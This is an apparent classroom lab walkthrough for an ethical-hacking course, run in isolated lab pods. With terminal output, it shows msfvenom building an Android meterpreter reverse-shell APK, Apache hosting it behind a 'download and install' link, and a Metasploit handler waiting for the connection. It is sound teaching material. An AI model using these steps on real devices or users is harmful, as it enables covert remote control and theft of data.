
Verify you downloaded a picture

Part 4
EH-Kali-xx

Create backdoor payload

EH-Kali-xx

`msfvenom -l | grep droid`



```
root@eh-kali-05:~# msfvenom -l | grep droid
    android/meterpreter/reverse_http                    Run a meterpreter server on Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server on Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server on Android. Connect back stager
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command shell (sh). Connect back stager
root@eh-kali-05:~#
```


msfvenom

- Is a payload generator and encoder.
- It replaces the older msfpayload and msfencode tools.

https://www.offensive-security.com/metasploit-unleashed/msfvenom/

EH-Kali-xx

`msfvenom -p android/meterpreter/reverse_tcp LHOST=10.76.5.150 LPORT=4444 R > backdoor.apk`



```
root@eh-kali-05:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.76.5.150 LPORT=4444 R > backdoor.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9487 bytes

root@eh-kali-05:~#
```

This creates a "back door" payload for Android. When it runs it will connect back to EH-Kali-05 in Pod 5 at 10.76.5.150 using port 4444.

msfvenom

- is a payload generator and encoder.
- It replaces the older msfpayload and msfencode tools.


https://www.offensive-security.com/metasploit-unleashed/msfvenom/

Part 5 EH-Kali-xx

Make a website


EH-Kali-xx

```
cd /var/www/html
scp -r xxxxx76@opus-ii:/home/cis76/depot/webpages/* .
```



```
root@eh-kali-05:/var/www/html# scp -r simben76@opus-ii:/home/cis76/depot/webpages/* .
simben76@opus-ii's password:
admonition                                                      100%   33     2.5KB/s   00:00
cylons.html                                                     100%  352   297.9KB/s   00:00
humans.html                                                     100%  373    71.0KB/s   00:00
galactica.png                                                   100%   39KB   1.5MB/s   00:00
cylon.gif                                                       100% 1074KB  23.1MB/s   00:00
index.html                                                      100%  156   160.6KB/s   00:00
root@eh-kali-05:/var/www/html#
```

```
mkdir files
cp /root/backdoor.apk files/
ls files
```




```
root@eh-kali-05:/var/www/html# mkdir files
root@eh-kali-05:/var/www/html# cp /root/backdoor.apk files/
root@eh-kali-05:/var/www/html# ls files/
backdoor.apk
root@eh-kali-05:/var/www/html#
```

Build a website to distribute the "backdoor" payload

EH-Kali-xx

Edit index.html and add this line:

`<p>Please download this malicious file and install it: <a href="files/backdoor.apk">backdoor.apk</a></p>`




```
<!DOCTYPE html>
<html>
 <head>
  <title>CIS 76</title>
 </head>
 <body>
  <h1>CIS 76</h1>
  <p>Hacking without permission is a crime!</p>
  <p>Please download this malicious file and install it: <a href="files/backdoor.apk">backdoor.apk</a></p>
 </body>
</html>
```

Create a files directory for the payload file then set permissions.

EH-Kali-xx


```
systemctl start apache2
systemctl status apache2
```



```
root@eh-kali-05:/var/www/html# systemctl start apache2
root@eh-kali-05:/var/www/html# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-11-07 09:26:45 PST; 3s ago
  Process: 4855 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 4859 (apache2)
    Tasks: 7 (limit: 4915)
   CGroup: /system.slice/apache2.service
           ├─4859 /usr/sbin/apache2 -k start
           ├─4860 /usr/sbin/apache2 -k start
           ├─4861 /usr/sbin/apache2 -k start
           ├─4862 /usr/sbin/apache2 -k start
           ├─4863 /usr/sbin/apache2 -k start
           ├─4864 /usr/sbin/apache2 -k start
           └─4865 /usr/sbin/apache2 -k start

Nov 07 09:26:45 eh-kali-05 systemd[1]: Starting The Apache HTTP Server...
Nov 07 09:26:45 eh-kali-05 apachectl[4855]: AH00558: apache2: Could not reliably determine the server's fully
Nov 07 09:26:45 eh-kali-05 systemd[1]: Started The Apache HTTP Server.
root@eh-kali-05:/var/www/html# 
```

Start and verify the web service on EH-Kali

EH-Kali-xx


EH-Kali-05 on 192.168.0.20
File View VM
Applications ▾ Places ▾ Firefox ESR ▾ Sun 15:57 2
CIS 76 - Mozilla Firefox
CIS 76
localhost
Search
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

CIS 76

Hacking without permission is a crime!

Please download this malicious file and install it: backdoor.apk


Test your website on EH-Kali by browsing to localhost

Part 6
EH-Kali-xx

Exploit Android

EH-Kali-xx

```
cd
systemctl start postgresql
msfdb init
msfconsole
```




```
root@eh-kali-05:/var/www/html# cd
root@eh-kali-05:~# systemctl start postgresql
root@eh-kali-05:~# msfdb init
A database appears to be already configured, skipping initialization
root@eh-kali-05:~# msfconsole


      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v4.16.9-dev                         ]
+ -- --=[ 1687 exploits - 966 auxiliary - 299 post       ]
+ -- --=[ 498 payloads - 40 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Start Metasploit

EH-Kali-xx

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 10.76.5.150
set lport 4444
exploit
```




```
msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(handler) >
```

Set up a handler to listen for the "backdoor" payload on the Android to connect back.


Part 7
EH-Lolli-xx

